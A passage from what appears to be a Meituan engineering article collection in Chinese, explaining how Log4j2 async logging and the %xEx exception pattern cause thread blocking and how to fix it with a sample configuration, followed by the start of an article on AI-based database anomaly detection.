由于项目并未配置 Log4jContextSelector 参数，所以使用的是同步 Logger，即通过 LoggerFactory.getLogger 方法获取的是 Logger 类实例而不是 AsyncLogger 类实例，同时由于项目的 log4j2.xml 配置文件里配置了 <AsyncLogger> 标签，所以其底层是 Logger 和 AsyncLoggerConfig 组合。

AsyncLoggerConfig 处理日志事件简要流程如下图 25 所示，内部使用 Disruptor

队列，在生成队列元素时，由 translator 来负责填充元素字段，并把填充后的元素放入 RingBuffer 中，于此同时，独立的异步线程从 RingBuffer 中消费事件，并调用配置在该 AsyncLoggerConfig 上的 Appender 处理日志请求。





图 25　AsyncLoggerConfig 处理流程

AsyncLoggerConfig 提供了带有 Disruptor 队列实现的代理类即 AsyncLoggerConfigDisruptor，在日志事件进入 RingBuffer 时，由于项目使用的是 ReusableLogEventFactory，所以由 MUTABLE_TRANSLATOR 负责初始化日志事件，在此过程中会调用 getThrownProxy 方法创建 ThrowableProxy 实例，进而在 ThrowableProxy 构造函数内部触发解析、加载异常堆栈类。

```
// org.apache.logging.log4j.core.async.
AsyncLoggerConfigDisruptor$EventTranslatorTwoArg

/**
 * Object responsible for passing on data to a RingBuffer event with
a MutableLogEvent.
 */
private static final EventTranslatorTwoArg<Log4jEventWrapper, LogEvent,
AsyncLoggerConfig> MUTABLE_TRANSLATOR =
        new EventTranslatorTwoArg<Log4jEventWrapper, LogEvent,
AsyncLoggerConfig>() {

    @Override
    public void translateTo(final Log4jEventWrapper ringBufferElement,
final long sequence,
            final LogEvent logEvent, final AsyncLoggerConfig
loggerConfig) {
             // 初始化 Disruptor RingBuffer 日志元素字段
        ((MutableLogEvent) ringBufferElement.event).initFrom(logEvent);
        ringBufferElement.loggerConfig = loggerConfig;
    }
};
```

```
// org.apache.logging.log4j.core.impl.MutableLogEvent

public void initFrom(final LogEvent event) {
    this.loggerFqcn = event.getLoggerFqcn();
    this.marker = event.getMarker();
    this.level = event.getLevel();
    this.loggerName = event.getLoggerName();
    this.timeMillis = event.getTimeMillis();
    this.thrown = event.getThrown();
      // 触发创建 ThrowableProxy 实例
    this.thrownProxy = event.getThrownProxy();

    // NOTE: this ringbuffer event SHOULD NOT keep a reference to the
specified
    // thread-local MutableLogEvent's context data, because then two
threads would call
    // ReadOnlyStringMap.clear() on the same shared instance,
resulting in data corruption.
    this.contextData.putAll(event.getContextData());

    this.contextStack = event.getContextStack();
    this.source = event.isIncludeLocation() ? event.getSource() : null;
    this.threadId = event.getThreadId();
    this.threadName = event.getThreadName();
    this.threadPriority = event.getThreadPriority();
    this.endOfBatch = event.isEndOfBatch();
    this.includeLocation = event.isIncludeLocation();
    this.nanoTime = event.getNanoTime();
    setMessage(event.getMessage());
}

@Override
public ThrowableProxy getThrownProxy() {
    if (thrownProxy == null && thrown != null) {
              // 构造 ThrowableProxy 时打印异常堆栈
        thrownProxy = new ThrowableProxy(thrown);
    }
    return thrownProxy;
}
```

### 3.4.6 问题小结

Log4j2 打印异常日志时，AsyncLoggerConfig 会初始化 Disruptor RingBuffer 日志元素字段，并进一步触发解析、加载异常堆栈类。JVM 通过生成字节码的方式优化反射调用性能，但该动态生成的类无法被 WebAppClassLoader 类加载器加载，

因此当大量包含反射调用的异常堆栈被输出到日志时，会频繁地触发类加载，由于类加载过程是 synchronized 同步加锁的，且每次加载都需要读取文件，速度较慢，从而导致线程 Block。

# 4. 避坑指南

本章节主要对上述案例中导致线程 Block 的原因进行汇总分析，并给出相应的解决方案。

## 4.1 问题总结





图 26 日志异步处理流程

日志异步处理流程示意如图 26 所示，整体步骤如下：

1. **业务线程组装日志事件对象**，如创建日志快照或者初始化日志字段等。
2. **日志事件对象入队**，如 BlockingQueue 队列或 Disruptor RingBuffer 队列等。
3. **日志异步线程从队列获取日志事件对象，并输出至目的地**，如本地磁盘文件或远程日志中心等。

对应地，Log4j2 导致线程 Block 的主要潜在风险点如下：

1. 如上图标号①所示，**日志事件对象在入队前，组装日志事件时触发了异常堆栈类解析、加载，从而引发线程 Block**。
2. 如上图标号②所示，**日志事件对象在入队时，由于队列满，无法入队，从而引发线程 Block**。

3. 如上图标号③所示，**日志事件对象在出队后，对日志内容进行格式化处理时触发了异常堆栈类解析、加载，从而引发线程 Block**。

从上述分析不难看出：

1. 标号①和②处如果发生线程 Block，那么会直接影响业务线程池内的所有线程。
2. 标号③出如果发生线程 Block，那么会影响日志异步线程，该线程通常为单线程。

**标号①和②处发生线程 Block 的影响范围远比标号③更大，因此核心是要避免日志事件在入队操作完成前触发线程 Block**。其实日志异步线程通常是单线程，因此对于单个 Appender 来说，不会出现 Block 现象，至多会导致异步线程处理速度变慢而已，但如果存在多个异步 Appender，那么多个日志异步线程仍然会出现彼此 Block 的现象。

## 4.2 对症下药

搞清楚了日志导致线程 Block 的原因后，问题也就不难解决，解决方案主要从日志事件“入队前”、“入队时”和“出队后”三方面展开。

### 4.2.1 入队前避免线程 Block

结合上文分析的“AsyncAppender 导致线程 Block”、“Lambda 表达式导致线程 Block”和“AsyncLoggerConfig 导致线程 Block”案例，日志事件入队前避免线程 Block 的解决方案可从如下几方面考虑：

1. 日志事件入队前避免触发异常堆栈类解析、加载操作。
2. 禁用 JVM 反射调用优化。
3. 升级 JDK 版本修复 Lambda 类 Bug。

先说方案结论：

1. **自定义 Appender 实现，创建日志事件快照时避免触发异常堆栈类解析、加载，美团内部 Scribe-Log 提供的 AsyncScribeAppender 即是如此。**

2. 日志配置文件中不使用 <AsyncLogger> 标签，可以使用 <Logger> 标签来代替。

下面具体分析方案可行性：

**1. 日志事件入队前避免触发异常堆栈类解析、加载操作**

如果在日志事件入队前，能避免异常堆栈类解析、加载操作，则可从根本上解决该问题，但在 Log4j2 的 2.17.1 版本中 AsyncAppender 和 AsyncLoggerConfig 仍存在该问题，此时：

- 对于 AsyncAppender 场景来说，可以通过自定义 Appender 实现，在生成日志事件快照时避免触发解析、加载异常堆栈类，并在配置文件中使用自定义的 Appender 代替 Log4j2 提供的 AsyncAppender。自定义 AsyncScribe-Appender 相关代码片段如下。

```
// org.apache.logging.log4j.scribe.appender.AsyncScribeAppender

@Override
public void append(final LogEvent logEvent) {
    // ... 以上部分忽略 ...
    Log4jLogEvent.Builder builder = new Log4jLogEvent.Builder(event);
    builder.setIncludeLocation(includeLocation);
    // 创建日志快照，避免解析、加载异常堆栈类
    final Log4jLogEvent memento = builder.build();
    // ... 以下部分忽略 ...
}
```

- 对于 AsyncLoggerConfig 场景来说，可以考虑使用非 ReusableLogEvent-Factory 类型的 LogEventFactory 来规避该问题，除此之外也可以考虑换用 LoggerConfig 来避免该问题。

**2. 禁用 JVM 反射调用优化**

调大 inflationThreshold（其类型为 int）值到 int 最大值，如此，虽然一定范围内（反射调用次数不超过 int 最大值时）避免了类加载 Block 问题，但损失了反射调用性

能，顾此失彼，且无法根治。另外，对于非反射类问题仍然无法解决，如上文所述的 Lambda 表达式问题等。

**3. 升级 JDK 版本修复 Lambda 类 Bug**

升级 JDK 版本的确可以解决 Lambda 表达式问题，但并不能彻底解决线程 Block 问题，如上文所述的反射调用等。

### 4.2.2 入队时避免线程 Block

结合上文分析的“日志队列满导致线程 Block”案例，日志事件入队时避免线程 Block 的解决方案可从如下几方面考虑：

1. 日志队列满时，Appender 忽略该日志。
2. Appender 使用自定义的 ErrorHandler 实现处理日志。
3. 关闭 StatusConfigListener 日志输出。

先说方案结论：**自定义 Appender 实现，日志事件入队失败时忽略错误日志，美团内部 Scribe-Log 提供的 AsyncScribeAppender 即是如此**。

下面具体分析方案可行性：

**1. 日志队列满时 Appender 忽略该日志**

日志队列满，某种程度上说明日志线程的处理能力不足，在现有机器资源不变的情况下需要做一定取舍，如果日志不是特别重要通常可丢弃该日志，此时：

- 对于 AsyncAppender 在 blocking 场景来说，可以通过配置 log4j2.AsyncQueueFullPolicy=Discard 来使用 DISCARD 策略忽略日志。
- 对于 AsyncAppender 在非 blocking 场景来说，可以通过自定义 Appender 实现，在日志事件入队失败后直接忽略错误日志，并在配置文件中使用自定义的 Appender 代替 Log4j2 提供的 AsyncAppender。自定义 AsyncScribeAppender 相关代码片段如下。

```
// org.apache.logging.log4j.scribe.appender.AsyncScribeAppender

@Override
public void append(final LogEvent logEvent) {
                // ... 以上部分忽略 ...
    if (!transfer(memento)) {
        if (blocking) {
            // delegate to the event router (which may discard,
enqueue and block, or log in current thread)
            final EventRouteAsyncScribe route =
asyncScribeQueueFullPolicy.getRoute(processingThread.getId(), memento.
getLevel());
            route.logMessage(this, memento);
        } else {
            // 自定义 printDebugInfo 参数，控制是否输出 error 信息，默认为 false
            if (printDebugInfo) {
                error("Appender " + getName() + " is unable to write
primary appenders. queue is full");
            }
            logToErrorAppenderIfNecessary(false, memento);
        }
    }
                // ... 以下部分忽略 ...
}
```

### 2. Appender 使用自定义的 ErrorHandler 实现处理日志

自定义 ErrorHandler，Appender 内设置 handler 为自定义 ErrorHandler 实例即可，但该方式仅适用于通过 Log4j2 API 方式创建的 Logger，不支持日志配置文件的使用方式。由于大多数用户都使用配置文件方式，所以该方案使用场景有限，不过可以期待后续日志框架支持配置文件自定义 ErrorHandler，已有相关 Issue: ErrorHandlers on Appenders cannot be configured 反馈给社区。

### 3. 关闭 StatusConfigListener 日志输出

- 配置文件中设置 Configuration 的 status 属性值为 off，则不会创建 Status-ConfigListener，但此时 StatusLogger 会调用 SimpleLogger 来输出日志到 System.err，仍不解决问题。
- 配置文件中设置 Configuration 的 status 属性值为 fatal，则只有 fatal 级别的日志才会输出，普通的 error 日志直接忽略，但 fatal 条件过于严苛，可能会

忽略一些重要的 error 日志。

### 4.2.3 出队后避免线程 Block

日志事件出队后会按照用户配置的输出样式，对日志内容进行格式化转换，此时仍然可能触发解析、加载异常堆栈类。因此，日志出队后避免线程 Block 的根本解决方法是在异常格式化转换时避免解析、加载异常堆栈类。

先说方案结论：**显式配置日志输出样式 %ex 来代替默认的 %xEx，避免对日志内容格式化时解析、加载异常堆栈类。**

下面通过分析日志内容格式化处理流程来介绍解决方案。以 PatternLayout 为例，日志内容格式化转换流程链路为：Layout->PatternFormatter->LogEventPattern-Converter。其中 LogEventPatternConverter 是个抽象类，有两个处理异常的格式化转换具体实现类，分别是 ThrowablePatternConverter 和 ExtendedThrow-ablePatternConverter。

```
// org.apache.logging.log4j.core.layout.PatternLayout

// 将 LogEvent 转换为可以输出的 String
@Override
public String toSerializable(final LogEvent event) {
      // 由 PatternSerializer 对日志事件格式化处理
    return eventSerializer.toSerializable(event);
}
// org.apache.logging.log4j.core.layout.PatternLayout.PatternSerializer

@Override
public String toSerializable(final LogEvent event) {
    final StringBuilder sb = getStringBuilder();
    try {
        return toSerializable(event, sb).toString();
    } finally {
        trimToMaxSize(sb);
    }
}

@Override
public StringBuilder toSerializable(final LogEvent event, final
StringBuilder buffer) {
    final int len = formatters.length;
```

```
    for (int i = 0; i < len; i++) {
            // 由 PatternFormatter 对日志事件格式化处理
        formatters[i].format(event, buffer);
    }
    if (replace != null) { // creates temporary objects
        String str = buffer.toString();
        str = replace.format(str);
        buffer.setLength(0);
        buffer.append(str);
    }
    return buffer;
}
// org.apache.logging.log4j.core.pattern.PatternFormatter

public void format(final LogEvent event, final StringBuilder buf) {
    if (skipFormattingInfo) {
            // 由 LogEventPatternConverter 对日志事件进行格式化处理
        converter.format(event, buf);
    } else {
        formatWithInfo(event, buf);
    }
}

private void formatWithInfo(final LogEvent event, final StringBuilder
buf) {
    final int startField = buf.length();
      // 由 LogEventPatternConverter 对日志事件进行格式化处理
    converter.format(event, buf);
    field.format(startField, buf);
}
// org.apache.logging.log4j.core.pattern.LogEventPatternConverter

public abstract class LogEventPatternConverter extends
AbstractPatternConverter {

    /**
      * 将日志事件 LogEvent 转换为 String
      * Formats an event into a string buffer.
      *
      * @param event       event to format, may not be null.
      * @param toAppendTo string buffer to which the formatted event
will be appended.  May not be null.
      */
    public abstract void format(final LogEvent event, final
StringBuilder toAppendTo);

}
```

日志框架对异常进行格式化转换时，有如下两个配置项可参考，默认配置是 %xEx。

### 1. %ex，仅输出异常信息，不获取扩展信息（jar 文件名称和版本信息）

对应的格式转化类是 ThrowablePatternConverter，在 format 方法内部并没有获取 ThrowableProxy 对象，所以不会触发解析、加载异常堆栈类。

```
// org.apache.logging.log4j.core.pattern.ThrowablePatternConverter

@Plugin(name = "ThrowablePatternConverter", category =
PatternConverter.CATEGORY)
@ConverterKeys({ "ex", "throwable", "exception" })
public class ThrowablePatternConverter extends
LogEventPatternConverter {

    /**
     * {@inheritDoc}
     */
    @Override
    public void format(final LogEvent event, final StringBuilder
buffer) {
        final Throwable t = event.getThrown();

        if (isSubShortOption()) {
            formatSubShortOption(t, getSuffix(event), buffer);
        }
        else if (t != null && options.anyLines()) {
            formatOption(t, getSuffix(event), buffer);
        }
    }

    private boolean isSubShortOption() {
        return ThrowableFormatOptions.MESSAGE.equalsIgnoreCase(rawOption) ||
                ThrowableFormatOptions.LOCALIZED_MESSAGE.
equalsIgnoreCase(rawOption) ||
                ThrowableFormatOptions.FILE_NAME.
equalsIgnoreCase(rawOption) ||
                ThrowableFormatOptions.LINE_NUMBER.
equalsIgnoreCase(rawOption) ||
                ThrowableFormatOptions.METHOD_NAME.
equalsIgnoreCase(rawOption) ||
                ThrowableFormatOptions.CLASS_NAME.
equalsIgnoreCase(rawOption);
    }

    private void formatSubShortOption(final Throwable t, final String
suffix, final StringBuilder buffer) {
```

```
        StackTraceElement[] trace;
        StackTraceElement throwingMethod = null;
        int len;

        if (t != null) {
            trace = t.getStackTrace();
            if (trace !=null && trace.length > 0) {
                throwingMethod = trace[0];
            }
        }

        if (t != null && throwingMethod != null) {
            String toAppend = Strings.EMPTY;

            if (ThrowableFormatOptions.CLASS_NAME.
equalsIgnoreCase(rawOption)) {
                toAppend = throwingMethod.getClassName();
            }
            else if (ThrowableFormatOptions.METHOD_NAME.
equalsIgnoreCase(rawOption)) {
                toAppend = throwingMethod.getMethodName();
            }
            else if (ThrowableFormatOptions.LINE_NUMBER.
equalsIgnoreCase(rawOption)) {
                toAppend = String.valueOf(throwingMethod.
getLineNumber());
            }
            else if (ThrowableFormatOptions.MESSAGE.
equalsIgnoreCase(rawOption)) {
                toAppend = t.getMessage();
            }
            else if (ThrowableFormatOptions.LOCALIZED_MESSAGE.
equalsIgnoreCase(rawOption)) {
                toAppend = t.getLocalizedMessage();
            }
            else if (ThrowableFormatOptions.FILE_NAME.
equalsIgnoreCase(rawOption)) {
                toAppend = throwingMethod.getFileName();
            }

            len = buffer.length();
            if (len > 0 && !Character.isWhitespace(buffer.charAt(len - 1))) {
                buffer.append(' ');
            }
            buffer.append(toAppend);

            if (Strings.isNotBlank(suffix)) {
                buffer.append(' ');
                buffer.append(suffix);
```

```
            }
        }
    }

    private void formatOption(final Throwable throwable, final String
suffix, final StringBuilder buffer) {
        final StringWriter w = new StringWriter();

        throwable.printStackTrace(new PrintWriter(w));
        final int len = buffer.length();
        if (len > 0 && !Character.isWhitespace(buffer.charAt(len - 1))) {
            buffer.append(' ');
        }
        if (!options.allLines() || !Strings.LINE_SEPARATOR.
equals(options.getSeparator()) || Strings.isNotBlank(suffix)) {
            final StringBuilder sb = new StringBuilder();
            final String[] array = w.toString().split(Strings.LINE_SEPARATOR);
            final int limit = options.minLines(array.length) - 1;
            final boolean suffixNotBlank = Strings.isNotBlank(suffix);
            for (int i = 0; i <= limit; ++i) {
                sb.append(array[i]);
                if (suffixNotBlank) {
                    sb.append(' ');
                    sb.append(suffix);
                }
                if (i < limit) {
                    sb.append(options.getSeparator());
                }
            }
            buffer.append(sb.toString());

        } else {
            buffer.append(w.toString());
        }
    }

    /**
     * This converter obviously handles throwables.
     *
     * @return true.
     */
    @Override
    public boolean handlesThrowable() {
        return true;
    }

    protected String getSuffix(final LogEvent event) {
        //noinspection ForLoopReplaceableByForEach
        final StringBuilder toAppendTo = new StringBuilder();
```

```
        for (int i = 0, size = formatters.size(); i <  size; i++) {
            formatters.get(i).format(event, toAppendTo);
        }
        return toAppendTo.toString();
    }

    public ThrowableFormatOptions getOptions() {
        return options;
    }
}
```

## 2. %xEx，不仅输出异常信息，同时获取扩展信息

对应的格式转化类是 ExtendedThrowablePatternConverter，在 format 方法内部获取了 ThrowableProxy 对象，此时一定会触发解析、加载异常堆栈类。

```
// org.apache.logging.log4j.core.pattern.
ExtendedThrowablePatternConverter

@Plugin(name = "ExtendedThrowablePatternConverter", category =
PatternConverter.CATEGORY)
@ConverterKeys({ "xEx", "xThrowable", "xException" })
public final class ExtendedThrowablePatternConverter extends
ThrowablePatternConverter {

    /**
     * {@inheritDoc}
     */
    @Override
    public void format(final LogEvent event, final StringBuilder
toAppendTo) {
              // 获取 ThrowableProxy 对象，触发解析、加载异常堆栈类
        final ThrowableProxy proxy = event.getThrownProxy();
        final Throwable throwable = event.getThrown();
        if ((throwable != null || proxy != null) && options.anyLines())
{
            if (proxy == null) {
                super.format(event, toAppendTo);
                return;
            }
            final String extStackTrace = proxy.
getExtendedStackTraceAsString(options.getIgnorePackages(),
                    options.getTextRenderer(), getSuffix(event), options.
getSeparator());
            final int len = toAppendTo.length();
            if (len > 0 && !Character.isWhitespace(toAppendTo.charAt(len
```

```
- 1))) {
                toAppendTo.append(' ');
            }
            toAppendTo.append(extStackTrace);
        }
    }

}
```

## 5. 最佳实践

本章节主要结合项目在日志使用方面的一系列踩坑经历和实践经验，总结了一份关于日志配置的最佳实践，供大家参考。

1. **建议日志配置文件中对所有 Appender 的 PatternLayout 都增加 %ex 配置**，因为如果没有显式配置 %ex，则异常格式化输出的默认配置是 %xEx，此时会打印异常的扩展信息（JAR 名称和版本），可能导致业务线程 Block。
2. **不建议日志配置文件中使用 AsyncAppender，建议自定义 Appender 实现**，因为 AsyncAppender 是日志框架默认提供的，目前最新版本中仍然存在日志事件入队前就触发加载异常堆栈类的问题，可能导致业务线程 Block。
3. **不建议生产环境使用 ConsoleAppender**，因为输出日志到 Console 时有 synchronized 同步操作，高并发场景下非常容易导致业务线程 Block。
4. **不建议在配置文件中使用 <AsyncLogger> 标签**，因为日志事件元素在入队前就会触发加载异常堆栈类，可能导致业务线程 Block。如果希望使用 Log4j2 提供的异步日志 AsyncLogger，建议配置 Log4jContextSelector=org.apache.logging.log4j.core.async.AsyncLoggerContextSelector 参数，开启异步日志。

下面提供一份 log4j2.xml 配置示例：

```
<configuration status="warn">
    <appenders>
        <Console name="Console" target="SYSTEM_OUT" follow="true">
            <PatternLayout pattern="%d{yyyy/MM/dd HH:mm:ss.SSS} %t
[%p] %c{1} (%F:%L) %msg%n %ex" />
```

```
        </Console>

        <XMDFile name="ShepherdLog" fileName="shepherd.log">
             <PatternLayout pattern="%d{yyyy/MM/dd HH:mm:ss.SSS} %t
[%p] %c{1} (%F:%L) %msg%n %ex" />
           </XMDFile>

        <!--XMDFile 异步磁盘日志配置示例 -->
        <!-- 默认按天 & 按 512M 文件大小切分日志，默认最多保留 30 个日志文件。-->
        <!-- 注意：fileName 前会自动增加文件路径，只配置文件名即可 -->
        <XMDFile name="LocalServiceLog" fileName="request.log">
               <PatternLayout pattern="%d{yyyy/MM/dd HH:mm:ss.SSS} %t
 [%p] %c{1} (%F:%L) %msg%n %ex" />
           </XMDFile>

             <!-- 使用自定义的 AsyncScribeAppender 代替原有的
AsycncAppender -->
        <AsyncScribe name="LogCenterAsync" blocking="false">
            <!-- 在指定日志名方面，scribeCategory 和 appkey 两者至少存在一种，
且 scribeCategory 高于 appkey。-->
            <!-- <Property name="scribeCategory">data_update_test_lc</
Property> -->
           <LcLayout/>
        </AsyncScribe>
    </appenders>

    <loggers>
        <logger name="com.sankuai.shepherd" level="info"
additivity="false">
            <AppenderRef ref="ShepherdLog" level="warn"/>
            <AppenderRef ref="LogCenterAsync" level="info"/>
        </logger>

        <root level="info">
            <!--Console 日志是同步、阻塞的，推荐只在本地调试时使用，线上将该配置
去掉 -->
            <!--appender-ref ref="Console" /-->
            <appender-ref ref="LocalServiceLog"/>
            <appender-ref ref="LogCenterAsync"/>
        </root>
    </loggers>
</configuration>
```

## 6. 作者简介

志洋、陈超、李敏、凯晖、殷琦等，均来自美团基础技术部 – 应用中间件团队。

## 7. 招聘信息

美团基础技术部 – 基础架构团队诚招高级、资深技术专家，Base 北京、上海。我们致力于建设美团全公司统一的高并发高性能分布式基础架构平台，涵盖数据库、分布式监控、服务治理、高性能通信、消息中间件、基础存储、容器化、集群调度等基础架构主要的技术领域。欢迎有兴趣的同学投送简历至：edp.itu.zhaopin@meituan.com。

# 基于 AI 算法的数据库异常监测系统的设计与实现

作者：曹臻　威远

## 1. 背景

数据库被广泛用于美团的核心业务场景上，对稳定性要求较高，对异常容忍度非常低。因此，快速的数据库异常发现、定位和止损就变得越来越重要。针对异常监测的问题，传统的固定阈值告警方式，需要依赖专家经验进行规则配置，不能根据不同业务场景灵活动态调整阈值，容易让小问题演变成大故障。

而基于 AI 的数据库异常发现能力，可以基于数据库历史表现情况，对关键指标进行 7 * 24 小时巡检，能够在异常萌芽状态就发现风险，更早地将异常暴露，辅助研发人员在问题恶化前进行定位和止损。基于以上这些因素的考量，美团数据库平台研发组决定开发一套数据库异常检测服务系统。接下来，本文将会从特征分析、算法选型、模型训练与实时检测等几个维度阐述我们的一些思考和实践。

## 2. 特征分析

### 2.1 找出数据的变化规律

在具体进行开发编码前，有一项非常重要的工作，就是从已有的历史监控指标中，发现时序数据的变化规律，从而根据数据分布的特点选取合适的算法。以下是我们从历史数据中选取的一些具有代表性的指标分布图：





图 1　数据库指标形态

从上图我们可以看出，数据的规律主要呈现三种状态：周期、漂移和平稳 [1]。因此，我们前期可以针对这些普遍特征的样本进行建模，即可覆盖大部分场景。接下来，我们分别从周期性、漂移性和平稳性这三个角度进行分析，并讨论算法设计的过程。

### 2.1.1 周期性变化

在很多业务场景中，指标会由于早晚高峰或是一些定时任务引起规律性波动。我们认为这属于数据的内在规律性波动，模型应该具备识别出周期性成分，检测上下文异常的能力。对于不存在长期趋势成分的时序指标而言，当指标存在周期性成分的情况下，$\int f(x)f(x+t)dx \leqslant \int f(x)f(x+T)dx = \int f^2(x)dx$，其中 T 代表的是时序的周期跨度。可通过计算自相关图，即计算出 t 取不同值时 $\int f(x)f(x+t)dx$ 的值，然后通过分析自相关峰的间隔来确定周期性，主要的流程包括以下几个步骤：

1. 提取趋势成分，分离出残差序列。使用移动平均法提取出长期趋势项，跟原序列作差得到残差序列（此处周期性分析与趋势无关，若不分离趋势成分，自相关将显著受到影响，难以识别周期）。
2. 计算残差的循环自相关（Rolling Correlation）序列。通过循环移动残差序列后，与残差序列进行向量点乘运算来计算自相关序列（循环自相关可以避免延迟衰减）。
3. 根据自相关序列的峰值坐标来确定周期 T。提取自相关序列的一系列局部最高

峰，取横坐标的间隔为周期（如果该周期点对应的自相关值小于给定阈值，则认为无显著周期性）。

具体过程如下：







图 2 周期提取流程示意

## 2.1.2 漂移性变化

对于待建模的序列，通常要求它不存在明显的长期趋势或是存在全局漂移的现象，否则生成的模型通常无法很好地适应指标的最新走势[2]。我们将时间序列随着时间的变化出现均值的显著变化或是存在全局突变点的情况，统称为漂移的场景。为了能够准确地捕捉时间序列的最新走势，我们需要在建模前期判断历史数据中是否存在漂移的现象。全局漂移和周期性序列均值漂移，如下示例所示：




不带有周期成分的情况下发生的全局漂移现象




带有周期成分的情况下发生的均值漂移现象

图 3　数据漂移示意

数据库指标受业务活动等复杂因素影响，很多数据会有非周期性的变化，而建模需要容忍这些变化。因此，区别于经典的变点检测问题，在异常检测场景下，我们只需要检测出历史上很平稳，之后出现数据漂移的情况。综合算法性能和实际表现，我们使用了基于中位数滤波的漂移检测方法，主要的流程包含以下几个环节：

1. 中位数平滑
    a. 根据给定窗口的大小，提取窗口内的中位数来获取时序的趋势成分。
    b. 窗口需要足够大，以避免周期因素影响，并进行滤波延迟矫正。
    c. 使用中位数而非均值平滑的原因在于为了规避异常样本的影响。
2. 判断平滑序列是否递增或是递减
    a. 中位数平滑后的序列数据，若每个点都大于（小于）前一个点，则序列为递

增（递减）序列。

b. 如果序列存在严格递增或是严格递减的性质，则指标明显存在长期趋势，此时可提前终止。


3. 遍历平滑序列，利用如下两个规则来判断是否存在漂移的现象

